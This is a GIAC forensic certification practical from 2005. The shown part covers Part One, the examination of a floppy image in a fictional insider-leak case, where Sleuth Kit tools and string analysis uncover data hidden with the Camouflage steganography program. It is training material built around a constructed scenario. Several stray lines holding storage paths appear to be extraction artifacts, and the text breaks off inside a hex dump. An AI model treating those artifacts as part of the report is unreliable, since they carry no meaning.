GIAC Certified Forensic Analyst Practical Assignment v1.5

Examining an Unknown Image & Analysis of a compromised Honeypot

Submitted by

Siti Faten Farina Hj. Ramli
March 22nd, 2005

Table of Content

2List of figures 3

List of tables 4

Abstract 5

Document conventions 5

Part One: Examining an Unknown Image 6

Executive Summary 6
Examination Details 7
Image Details 10
Forensic Details 13
Program Identification 17
Legal Implications 23
Additional Information 25

Part two: Option 1 - Analysis of a compromised Honeypot 25

Synopsis of Case Facts 27
Description of the compromised system 27
Hardware 28
Incident response 28
Image Media 30
Media Analysis of System 32
Timeline Analysis 44
Recovered Deleted Files 46
Strings Search 49
Final verification of image 50
Conclusions 50

Error! Bookmark not defined.**Appendix A: Timeline for Floppy image 52**

Appendix B: Recovered Hidden Files 54

Appendix C: Evidence descriptions 56

Appendix D: Dirty word list 57

Appendix E: Web server logs 58

Appendix F: Timeline for Honeypot image 63

Appendix G: Snort logs 68

List of Figures

Figure 1: MD5sum of the image file 8
Figure 2: MD5 hash of all word documents 10
Figure 3: Hex editor showing encrypted data in Word. 17
Figure 4: MD5sum of recovered file CamShell.dll and the CamShell.dll from Camouflage program. 17
Figure 5: Recovered CamShell.dll (fl-260404-RJL1_inode5) 18
Figure 6: Camouflage's CamShell.dll 18
Figure 7: Uncamouflage Internal_Lab_Policy.doc 19
Figure 8: Uncamouflage 'Remote_Access_Policy.doc' 20
Figure 9: Uncamouflage 'Password Policy.doc' 21
Figure 10: Verifying MD5 hash for evidence integrity check. 23
Figure 11: Network Diagram 26
Figure 12: Integrity check on the physical memory 31
Figure 13: Integrity check of the Logical volume 31
Figure 14: Upload.asp screenshot 42
Figure 15: MD5sum of sensepost.exe and cmd.exe 42
Figure 16: Original index.htm file 43
Figure 17: Modified index.html file 43
Figure 18: Anti Virus detecting server.exe as Trojan Backdoor.Beasty 48
Figure 19: Anti Virus detecting setup.exe as Trojan Backdoor.Beasty 48
Figure 20: MD5 hash verification on honeypot image 50

List of Tables

Table 1: Evidence log 7
Table 2: istat output for   amshell.dll and   ndex.html 13
Table 3: MAC time for 'Opportunity.txt' 19
Table 4: MAC time for 'CAT.mdb' 20
Table 5: MAC time for all the hidden GIF files 21
Table 6: Snort logs analysis 36
Table 7: Timeline for March 4, 2005 events 45
Table 8: Tineline for March 5, 2005 events 45

Abstract

This document contains the practical portion of the GIAC Certified Forensic Analyst certification. The purpose of this document is to demonstrate our grasp and understanding of tools and techniques taught during the GIAC forensic analyst conference. This document is divided into two parts.

Part one contains detailed analysis of an unknown Image. This section describes in details, forensic acquisition, research, analysis and findings from the examination of the floppy image. As a conclusion to part one, this section also includes a brief description on legal implication and security recommendations for Ballard industries.

Part two contains the examination and analysis of a compromised honeypot. For part two of this practical, a honeypot was build and exposed to the Internet, allowing it to be compromised for our forensic study. This section will outline the network setup of the honeypot and proceed to describe in detail the forensic analysis and present findings.

Document conventions

Throughout this document, the following convention is used to indicate various functions of the paragraph, statement and/or subject under discussion.

Format	Descriptions
'Tools'	Text in Arial font (font size 12) with single quote, are an indication of various tools/programs used during the examinations. Example: 'strings', 'file', and 'dd'.
`Command line Output`	Text in Courier New font (font size 9), are indication of command line or results from command lines. Example: `[root@Linuxforensics image] # strings –a –radix=d c_drive.img`
Text[1]	Texts or sentences where there is a footnote are references and links to website where a program or tool can be found.

Part One: Examining an Unknown Image

Executive Summary

A single floppy disk was confiscated from an employee, Mr. Robert John Leszczynski, Jr., on 26th April 2004 at 4:45pm MST, by Ballad Industries' security guard outside the research and development laboratory. It is against the company policy to take any peripherals out of the Research and Development laboratory. According to the security administrator, Mr. David Keen, the floppy disk contains several company policy documents and requested a forensic investigation to be conducted on the floppy before returning it to Mr. Leszczynski.

A forensic investigation of the confiscated floppy disk revealed that Mr. Leszczynski was attempting to disclose Ballard Industries proprietary information by revealing not only the customer database but the fuel cell designs to their competitor(s) for large sums of money. Mr. Leszczynski used a steganography program for Microsoft Windows called **Camouflage** to scramble the information and attached them at the end of three Microsoft Word document files. Steganography is the art of hiding file(s) in other file to avoid detection.

Based upon the timeline gathered from the files found in the floppy disk, It was observed that the files are copied on the 22nd and 23rd April 2004, which give Leszczynski ample time to distribute the information to competitor(s) before it was confiscated on the 26th April 2004. Forensic analysis of each document files shows that the file was changed on the 26th April 2004 at approximately 9.00pm. This may indicate that the files were copied or changes were made before the floppy disk was confiscated.

If indeed Leszczynski managed to distribute the propriety information, the damage caused will be significant; not only will the company suffer an immediate and substantial financial loss but the damage to company's reputation may be irreparable.

Evidence inclusive in this document confirms that Mr. Leszczynski is in violation of several company policies and criminal law. Corrective action is required by management.

Examination Details

This section describes in detail the steps taken and tools (forensic software) used throughout the forensic analysis of the floppy disk. The examination details include image details, forensic details and program identification.

Initial steps

The `v1_5.gz` floppy image in question was downloaded from SANS website and placed in the /prog directory in the forensic workstation. The floppy image is entered as evidence. The floppy details are documented as follows:

Tag Number	Description	Hash (MD5)	Filename
fl-260404-RJL1	3.5” TDK floppy disk	d7641eb4da871d980adbe4d371eda2ad	fl-260404-RJL1.img

Table 1: Evidence log

An IBM ThinkPad T41 laptop was used as the main forensic mobile workstation. Fedora Core 2 was installed as the operating system. Numerous forensic tools are carefully installed and a VMware[1] software (Virtual Machine emulating software) with Windows 2000 Professional is installed to provide a secure environment for testing purposes. Several security measures was taken to ensure the forensic workstation is secure.

Before decompressing the floppy image (v1_5.gz), `gunzip -lN v1_5.gz` command is executed to view the content of the compressed file. ‘gunzip’ is a Linux program capable of uncompressing a ‘gz’ file. ‘gunzip’ command listed a single file namely, fl-260404-RJL1.img. File verification is needed to ensure that v1_5.gz is a ‘gzip’ compressed data. A ‘file’ command was issued - a small program in Linux that outputs a file type details to determine the nature of the file. The following ‘file’ output confirmed that v1_5.gz is actually compressed in gzip format.

```
[root@Linuxforensic prog]# file v1_5.gz
v1_5.gz: gzip compressed data, was "fl-260404-RJL1.img", from Unix
```


The file was then uncompressed using ‘gunzip’ utility. A number of flags are used in order to decompress and preserve the original file compressed inside. Flag `-d` is used to decompress the file, `-N` is used to preserve the original filename and timestamp and `-v` is used to display decompressing percentage.

```
[root@Linuxforensic floppyimg]# gunzip -dNv v1_5.gz
v1_5.gz:         65.9% -- replaced with fl-260404-RJL1.img
```

Once the image file (fl-260404-RJL1.img) is extracted, a hash value is created using ‘md5sum’ and compared with the hash value in the evidence log (see Table 1) to ensure that the image file is not altered in any way (image integrity). ‘Md5sum’

[1] VMware. <http://www.vmware.com>.

produces unique string of alphanumeric characters called hash for a single file or data. This ensures file integrity by comparing and matching the two hash values. The generated Md5 hash matches the given Md5 hash. The MD5 hash is then saved in fl-260404-RJL1.img.md5 file for comparison after the investigation has concluded.


root@Linuxforensic:/prac/floppyimg
File Edit View Terminal Tabs Help

```
[root@Linuxforensic floppyimg]# ls -liat
total 1452
5668868 drwxr-xr-x  2 root root    4096 Nov 12 10:15 .
5668865 drwxr-xr-x  6 root root    4096 Nov 12 09:14 ..
5668874 -rw-r--r--  1 root root 1474560 Apr 26  2004 fl-260404-RJL1.img
[root@Linuxforensic floppyimg]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
[root@Linuxforensic floppyimg]# 
```

Figure 1: MD5sum of the image file

The 'file' command is then used to view the file type details. The output shows typical details one would find in any floppy disk.

```
[root@Linuxforensic floppyimg]# file fl-260404-RJL1.img
fl-260404-RJL1.img: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root entries
224, sectors 2872 (volumes <=32 MB) , sectors/FAT 9, serial number 0x408bed14, label:
"RJL        ", FAT (12 bit)
```

'Fsstat' is run against the image to display file system details of the floppy image such as Volume Label name, cluster size, etc. Information from 'fsstat' command might prove useful later in the investigation.

```
[root@Linuxforensic floppyimg]# fsstat -f fat12 fl-260404-RJL1.img > /prac/output/fl-
260404-RJL1.img.fsstat
```

The next step is to view all files, including the deleted files or directories (if any) contained inside the floppy image. For this purpose 'fls' command is used. Flag -m displays files in time machine format. This will make it easier to create a timeline with 'mactime' later. Flag –r is inserted to recursively display directories.

```
[root@Linuxforensic floppyimg]# fls -f fat12 -m /-r fl-260404-RJL1.img > /prac/output/fl-
260404-RJL1.img.fls
```

The 'ils' command is then issued, to check whether any inodes are altered or deleted. 'ils' is small utility to view and display inode information inside the floppy image. An inode "is a data structure on a file system that stores basic information about a file, directory, or other file system object"[2].

```
[root@Linuxforensic floppyimg]# ils -m -f fat12 fl-260404-RJL1.img > /prac/output/fl-
260404-RJL1.img.ils
```

[2] "I-node". Wikipedia, the free encyclopedia. 2004. December 19, 2004 <http://en.wikipedia.org/wiki/I-node>

A timeline can now be created to display a presentable and a complete view of the floppy image content. Timeline is beneficial in any forensic analysis as it provides an overview of file activities based upon their modified, access and creation timestamps. Using ‘fls’ and ‘ils’ results, both data are merged and saved as fl-260404-RJL1.img.mac.

```
[root@Linuxforensic floppyimg]# cat /prac/output/fl-260404-RJL1.img.?ls >
/prac/output/fl-260404-RJL1.img.mac
```

‘mactime’ is then used to create the timeline. ‘mactime’ converts results from the ‘fls’ and ‘ils’ command execution and sorts the data according to date and time.

```
[root@Linuxforensic floppyimg]# mactime –b /prac/output/ fl-260404-RJL1.img.mac >
/prac/output/timeline.txt
```

Before mounting the image, ‘strings’ is executed to display any readable text on the image floppy. Flag `–a` allow strings to look for text in all section of the image and `–-radix=d` displays the offset value. The offset value will help in locating interesting files on the floppy image. ‘strings’ output displays some noteworthy text, mainly `_ndex.htm`, `camshell.dll` and `camouflage`. These outputs, can later be used as key words to help in identifying the program used or discovering hidden files.


```
[root@Linuxforensic floppyimg]# strings -a --radix=d fl-260404-RJL1.img >
/prac/output/fl-260404-RJL1.img.strings
```

Finally, the fl-260404-RJL1.img is mounted on to /mnt/floppyimg using ‘mount’ utility. Several options (flags) were used to prevent any alterations made to the floppy image during analysis. The -ro option enables the image to be viewed in a read only mode, while -noatime option prevents the access time from changing.

```
[root@Linuxforensic floppyimg]# mount -o ro,loop,noatime,noexec,nodev fl-260404-RJL1.img
/mnt/floppy
```

Image Details

This section describes the process of examining the contents of the floppy image. Before executing any commands to view the content of the floppy, an MD5 hash of all the floppy content is created and documented as references for later investigation.



```
[root@Linuxforensic prac]# cd /mnt/floppy/
[root@Linuxforensic floppy]# md5sum *
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
[root@Linuxforensic floppy]#
```

Figure 2: MD5 hash of all word documents

Using 'ls' command, the content of the floppy disk is listed as shown below. 'Ls' command listed 6 document files which appear to be the company security policies. 'Ls' result shows no programs or suspicious files.

```
[root@Linuxforensic floppy]# ls -lia
total 651
     1 drwxr-xr-x  2 root root   7168 Jan  1  1970 .
638977 drwxr-xr-x  6 root root   4096 Nov 12 14:59 ..
    37 -rwxr-xr-x  1 root root  22528 Apr 23  2004 Acceptable_Encryption_Policy.doc
    32 -rwxr-xr-x  1 root root  42496 Apr 23  2004 Information_Sensitivity_Policy.doc
    33 -rwxr-xr-x  1 root root  32256 Apr 22  2004 Internal_Lab_Security_Policy1.doc
    34 -rwxr-xr-x  1 root root  33423 Apr 22  2004 Internal_Lab_Security_Policy.doc
    35 -rwxr-xr-x  1 root root 307935 Apr 23  2004 Password_Policy.doc
    36 -rwxr-xr-x  1 root root 215895 Apr 23  2004 Remote_Access_Policy.doc
```

To view the modified, access, change (mac) time in detail, of all the files in the image, 'stat' was used. 'Stat' displays metadata information of a file such as mac time, block size, inode number and file size.

```
[root@Linuxforensic floppyimg]# stat *
  File: `Acceptable_Encryption_Policy.doc'
  Size: 22528           Blocks: 44          IO Block: 512    regular file
Device: 700h/1792d      Inode: 8            Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-04-23 14:10:50.000000000 +0800
Modify: 2004-04-23 14:10:50.000000000 +0800
Change: 2004-04-26 09:46:44.090000000 +0800

  File: `Information_Sensitivity_Policy.doc'
  Size: 42496           Blocks: 83          IO Block: 512    regular file
Device: 700h/1792d      Inode: 9            Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-04-23 14:11:10.000000000 +0800
Modify: 2004-04-23 14:11:10.000000000 +0800
```

```
Change: 2004-04-26 09:46:20.027000000 +0800

  File: `Internal_Lab_Security_Policy1.doc'
  Size: 32256           Blocks: 63         IO Block: 512    regular file
Device: 700h/1792d      Inode: 10          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-04-22 16:31:06.000000000 +0800
Modify: 2004-04-22 16:31:06.000000000 +0800
Change: 2004-04-26 09:46:22.068000000 +0800

  File: `Internal_Lab_Security_Policy.doc'
  Size: 33423           Blocks: 66         IO Block: 512    regular file
Device: 700h/1792d      Inode: 11          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-04-22 16:31:06.000000000 +0800
Modify: 2004-04-22 16:31:06.000000000 +0800
Change: 2004-04-26 09:46:24.091000000 +0800

  File: `Password_Policy.doc'
  Size: 307935          Blocks: 602        IO Block: 512    regular file
Device: 700h/1792d      Inode: 12          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-04-23 11:55:26.000000000 +0800
Modify: 2004-04-23 11:55:26.000000000 +0800
Change: 2004-04-26 09:46:26.108000000 +0800

  File: `Remote_Access_Policy.doc'
  Size: 215895          Blocks: 422        IO Block: 512    regular file
Device: 700h/1792d      Inode: 13          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-04-23 11:54:32.000000000 +0800
Modify: 2004-04-23 11:54:32.000000000 +0800
Change: 2004-04-26 09:46:36.129000000 +0800
```

From the ‘ls’ command listing there are several uncertainties that require attention. It was observed that the two *Internal Lab Security* Policies differed by 1 byte in size and it was also noticed that the file size for files *password_policy.doc* and *remote_access_policy.doc* are relatively larger than other documents on the floppy.

Verification of all word documents is necessary to ensure that it is indeed a word document and not a hidden file. The ‘file’ command is used for this purpose. Results from ‘file’ command verified the file type of all 6 files is word documents.

```
[root@Linuxforensic floppyimg]# file *
Acceptable_Encryption_Policy.doc:   Microsoft Office Document
Information_Sensitivity_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy1.doc:  Microsoft Office Document
Internal_Lab_Security_Policy.doc:   Microsoft Office Document
Password_Policy.doc:                Microsoft Office Document
Remote_Access_Policy.doc:           Microsoft Office Document
```

All documents are then copied to a working directory /prac/shares folder, in order to examine the document further while preserving the original documents. The /prac/shares folder is also accessible by VMware. VMware was launched to view file properties on a Windows platform. File properties can help in identify the author of the documents or possibly the system name to pinpoint which computer was used by Mr. Leszczynski.

In Windows 2000 Professional environment, each document properties was examined by right-clicking on the document, select properties and select the summary tab. Another method to do this is by using the ‘hexdump’ utility. Summary of each file shows that the author of the documents are “Ballard” and the computer system in which Microsoft Word was installed on or registered to could possibly be “Cisco System Inc.” and “Ballard industries Inc.”.

All documents properties suggest that there are possibilities that Leszczynski recently uses Ballard computers to access and modify the word documents recently.

File recovery

The next step is to recover deleted files as shown in the timeline (Appendix A). Files that have been deleted are denoted by the underscore (_) at the beginning of their filename. Both file contents still resides on the disk and data is still readable. Using the inode displayed in the timeline, ‘icat’ is used to recover deleted files namely _ndex.htm and _amshell.dll as shown below. **‘**Icat’ is a sleuthkit utility that allows examiners to view the content of a file based upon the inode number.

The ‘ls’ and ‘file’ command are then run against both, icat results, fl-260404-RJL1_inode5 and fl-260404-RJL1_inode28 to verify the size of the recovered files and the type of file, respectively. File sizes for the recovered files are consistent with the files displayed in the timeline. The ‘file’ command results indicate that both files are an HTML document text. A closer analysis on both recovered files is required to uncover why _amshell.dll is an HTML document text.

```
[root@Linuxforensic output]# icat -f fat12 -r /prac/floppyimg/fl-260404-RJL1.img 5 > fl-
260404-RJL1_inode5

[root@Linuxforensic output]# icat -f fat12 -r /prac/floppyimg/fl-260404-RJL1.img 28 > fl-
260404-RJL1_inode28
```

The ‘Istat’ command is then used to view the recovered files details. ‘Istat’ is another sleuthkit utility, allowing examiners to view metadata structure of a file such as modified, access, creation time, file size and fragment numbers. Below, ‘istat’ shows that the file _amshell.dll started in fragment number 33 onwards. When file _amshell.dll is deleted, the fragment number from 33 to 104 becomes unallocated. File _ndex.htm was then saved to the disk. The operating system detects that fragment number 33 onwards is unallocated. It therefore overwrites _amshel.dll and writes _ndex.htm to this space. Since _ndex.htm is only 727 bytes long it only takes up fragment 33 and 34. _ndex.htm is then deleted soon after.

fl-260404-RJL1 inode5 (_amshell.dll)	**fl-260404-RJL1 inode28 (_ndex.htm)**

```
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Name: _AMSHELL.DLL

Directory Entry Times:
Written:      Sat Feb  3 19:44:16 2001
Accessed:     Mon Apr 26 00:00:00 2004
Created:      Mon Apr 26 09:46:18 2004

Sectors:
33

Recovery:
33 34 35 36 37 38 39 40
41 42 43 44 45 46 47 48
49 50 51 52 53 54 55 56
57 58 59 60 61 62 63 64
65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80
81 82 83 84 85 86 87 88
89 90 91 92 93 94 95 96
97 98 99 100 101 102 103 104
```

```
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Name: _ndex.htm

Directory Entry Times:
Written:      Fri Apr 23 10:53:56 2004
Accessed:     Mon Apr 26 00:00:00 2004
Created:      Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
```

Table 2: istat output for _amshell.dll and _ndex.html

The contents of recovered data are then examined to gather any interesting information that could help in identifying the program used. ‘Cat’ command was run against _ndex.htm (fl-260404-RJL1_inode28) to print the content of the file on screen. _ndex.htm contains an HTML code with ‘Ballard’ as the website title. The HTML code has an embedded flash file called ballard.swf. The flash file however was not found on the floppy. This file does not provide further information that could help with the investigation. ‘Cat’ command was used again on _amshell.dll. ‘Cat’ command displayed similar HTML code as _ndex.htm but below the HTML code, it was observed that some data was unreadable. Further examination is required to determine if _amshell.dll is a windows dynamic link library file as the file extension suggests.

Forensic Details

This section describes the discovery process of the program used by Mr. Leszczynski. Based on the ‘strings’ search and ’mactime’ results, there are no remanences or text fragments to indicate that the program used by Mr. Leszczynski was ever on the floppy.

The discovery process began with the examination of _amshell.dll (fl-260404-RJL1_inode5). Previously, the content of _amshell.dll (fl-260404-RJL1_inode5) is examined using ‘cat’ command. However, ‘cat’ command can succesfully display the HTML coding and the rest of the content appeared to be unreadable. Instead, another tool, ‘Bintext’ was used. ‘Bintext’ is a windows tool, capable of listing both ASCII and Unicode based text in a file whereas ‘strings’ can only list ASCII text. ‘Bintext’ extracted the following text from _amshell.dll:

……….

```
00007242   00007242      0   Comments
00007254   00007254      0   http://www.camouflage.freeserve.co.uk
000072A6   000072A6      0   CompanyName
000072C0   000072C0      0   Twisted Pear Productions
000072FA   000072FA      0   FileDescription
0000731C   0000731C      0   Keeps files containing sensitive information safe from
prying eyes.
000073AA   000073AA      0   LegalCopyright
000073C8   000073C8      0   Copyright (c) 2000-2001 by Twisted Pear Productions, All
rights reserved worldwide.
00007476   00007476      0   ProductName
00007490   00007490      0   Camouflage
000074AE   000074AE      0   FileVersion
000074C8   000074C8      0   1.01.0001
000074E2   000074E2      0   ProductVersion
00007500   00007500      0   1.01.0001
0000751A   0000751A      0   InternalName
00007534   00007534      0   CamShell
0000754E   0000754E      0   OriginalFilename
00007570   00007570      0   CamShell.dll
```

……….
Note: Results are truncated for relevance.

The text extracted not only displays the program name, it also shows company name, a website address which could possibly the program download site and confirmed the original filename of _amshell.dll to be CamShell.dll. The program identified above is called 'Camouflage' from Twisted Pear Productions. The deletion of CamShell.dll strongly suggests that Mr. Leszcynski was attempting to remove all traces to identify the program.

The website displayed above no longer exist, however after doing a Google search using camouflage and Twisted Pear Production as keywords, a mirror site was found at 'Camouflage homepage'[3]. Camouflage is a steganography program, capable of hiding files regardless of the file types, within other files.

Once the Camouflage program is located, it is downloaded and installed into the VMware. A comprehensive analysis on the verification and identification process of Camouflage program is described in 'Program Identification' section.

Program Analysis

Further examination on the 'Camouflage' program is conducted in a secure environment using VMware 5.4.1 with Windows 2000 Professional installed. The VMware network is configured as host-only to enable ease of file transfer between Linux and Windows via samba. It also prevents any harmful activities camouflage could execute once the program is run.

Windows forensic toolchest (WFT) is used to record the state of the system before and after Camouflage was installed and once again when 'Camouflage' was run. 'WFT' is

[3] Camouflage software homepage. <http://camouflage.unfiction.com/>.

collection of window based tools built to automate the process of collecting valuable Windows System information. The purpose is to document any changes the program may affect the system when it is installed and run. All WFT results are place in /prac/shares/wft/ directory.

The default installation directory for camouflage is c:\Program\Camouflage. In the registry camouflage is installed in \HKEY_USERS\S-1-5-21-1971875955-27-36601882-3404283995\Software\Camouflage.This information will be of use to locate the camouflage program in the computer used. Once the program was installed, it is then launched. Results from WFT, particularly from ‘nbtstat’, ‘fport’, ‘pslist’ and show no harmful backdoor installed, unknown processes or illegitimate ports open.

The mechanism of the program was analyzed to learn more how the program operates. For this a tool called ‘BinText’ was utilized. ‘BinText’ will output all ASCII and Unicode strings which will be as close as it could get to the program’s source code. (source code reverse engineering)

The focus of this program analysis is to find out how camouflage hides the data inside other files. The following list of strings is extracted from camouflage.exe using ‘Bintext’. ‘Bintext’ was able to extract what appears to be function names and input request strings. A function is a named logical grouping of codes which forms a procedure to execute specific tasks. Thus a function name is a reference to the specific segment of the code and is usually helpful in determining the particular task the procedure is supposed to accomplish. E.g. naming a function CalculateGrade would give some indication that the function handles the calculation of grades. Input request strings are program segment requesting input from user e.g. “Please enter password:”.

Shown below are the extracted strings from ‘Bintext’ program, which represents how the program camouflages (hides) data. Once the hidden data is camouflaged within the desired file, camouflage requested for a password to protect the hidden data. Camouflage provides an option for the file with the hidden data to be ‘Read-only’ to ensure that file are not altered.

```
00003132   00403132      0   'Camouflage' Menu Text:
00003161   00403161      0   lblShowFileDetails
00003178   00403178      0   Show File Details:
000031A5   004031A5      0   fraPassword
000031C9   004031C9      0   txtPassword
000031F2   004031F2      0   txtVerifyPassword
00003221   00403221      0   lblPasswordCaption
00003238   00403238      0   Enter a security password for your camouflaged file if you
wish.
00003290   00403290      0   lblPassword
000032A0   004032A0      0   Password
000032C0   004032C0      0   lblVerifyPassword
000032D6   004032D6      0   Verify Password
000032FE   004032FE      0   fraOutput
00003320   00403320      0   chkReadOnly
00003330   00403330      0   Read-Only
0000334F   0040334F      0   cmdOutputFileBrowse
```

```
00003380   00403380      0   cboOutputFile
```

The file is then modified and hidden data is encrypted before the file is outputed with a different filename.

```
00008740   00408740      0   Camouflage
0000874C   0040874C      0   frmMain
00008754   00408754      0   modFile
0000875C   0040875C      0   modRegistry
00008768   00408768      0   modEncryption
00008778   00408778      0   modMain
00008780   00408780      0   frmYesNoAll
0000878C   0040878C      0   frmProperties
0000879C   0040879C      0   modLanguage
000087A8   004087A8      0   modResize
0000898C   0040898C      0   comdlg32.dll
000089A0   004089A0      0   GetOpenFileNameA
000089EC   004089EC      0   GetSaveFileNameA
00008A38   00408A38      0   CommDlgExtendedError
00008A98   00408A98      0   kernel32
00008AA8   00408AA8      0   CreateFileA
00008AEC   00408AEC      0   CloseHandle
00008B30   00408B30      0   SetFileTime
00008B74   00408B74      0   GetFileTime
00008BB8   00408BB8      0   FileTimeToSystemTime
00008C08   00408C08      0   GetTempPathA
00008C60   00408C60      0   shell32.dll
00008C70   00408C70      0   SHGetFileInfoA
```

The encryption strings was also extracted as shown below. Using the extracted strings below as keywords, a Google search led to Microsoft MSDN website on "Cryptography functions" [4]. The strings extracted below are the function names, that were basically the cryptographic encryption and decryption process of data within the camouflage program.


```
000096FC   004096FC      0   CryptAcquireContextA
0000974C   0040974C      0   CryptCreateHash
00009794   00409794      0   CryptHashData
000097DC   004097DC      0   CryptDeriveKey
00009848   00409848      0   CryptDestroyHash
00009894   00409894      0   CryptEncrypt
000098DC   004098DC      0   CryptDestroyKey
00009924   00409924      0   CryptReleaseContext
00009970   00409970      0   CryptDecrypt
```

The encryption capabilities can be demonstrated by analyzing one of the word documents with encrypted data inside. According to an article in website called "Breaking a weak stegonagrahy program: Camouflage" [5], the program simply place the encrypted data at the end of the desired file, in this case the word document as shown

[4] "Cryptography functions". MSDN Homepage. January 2005. January 11, 2005 <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/seccrypto/security/cryptography_functions.asp >

[5] Guillermito. "Breaking a Steganography Software: Camouflage". Guillermito ZONE homepage. May 6, 2003. January 10, 2005 <http://www.guillermito2.net/stegano/camouflage/>

below.


file:/prac/shares/Internal_Lab_Security_Policy.doc [modified] - KHexEdit
File Edit View Documents Bookmarks Tools Settings Help
Hex
Find
☐ Backwards
☐ Ignore case

```
0000:7d30 0b 00 00 00 00 00 00 00 1e 10 00 00 01 00 00 00 ................
0000:7d40 04 00 00 00 00 00 00 00 0c 10 00 00 02 00 00 00 ................
0000:7d50 1e 00 00 00 08 00 00 00 54 69 74 6c 65 00 00 00 ........Title...
0000:7d60 03 00 00 00 01 00 00 00 1e 00 00 00 19 00 00 00 ................
0000:7d70 42 61 6c 6c 61 72 64 20 49 6e 64 75 73 74 72 69 Ballard Industri
0000:7d80 65 73 2c 20 49 6e 63 2e 00 00 00 00 00 00 00 00 es, Inc.........
0000:7d90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
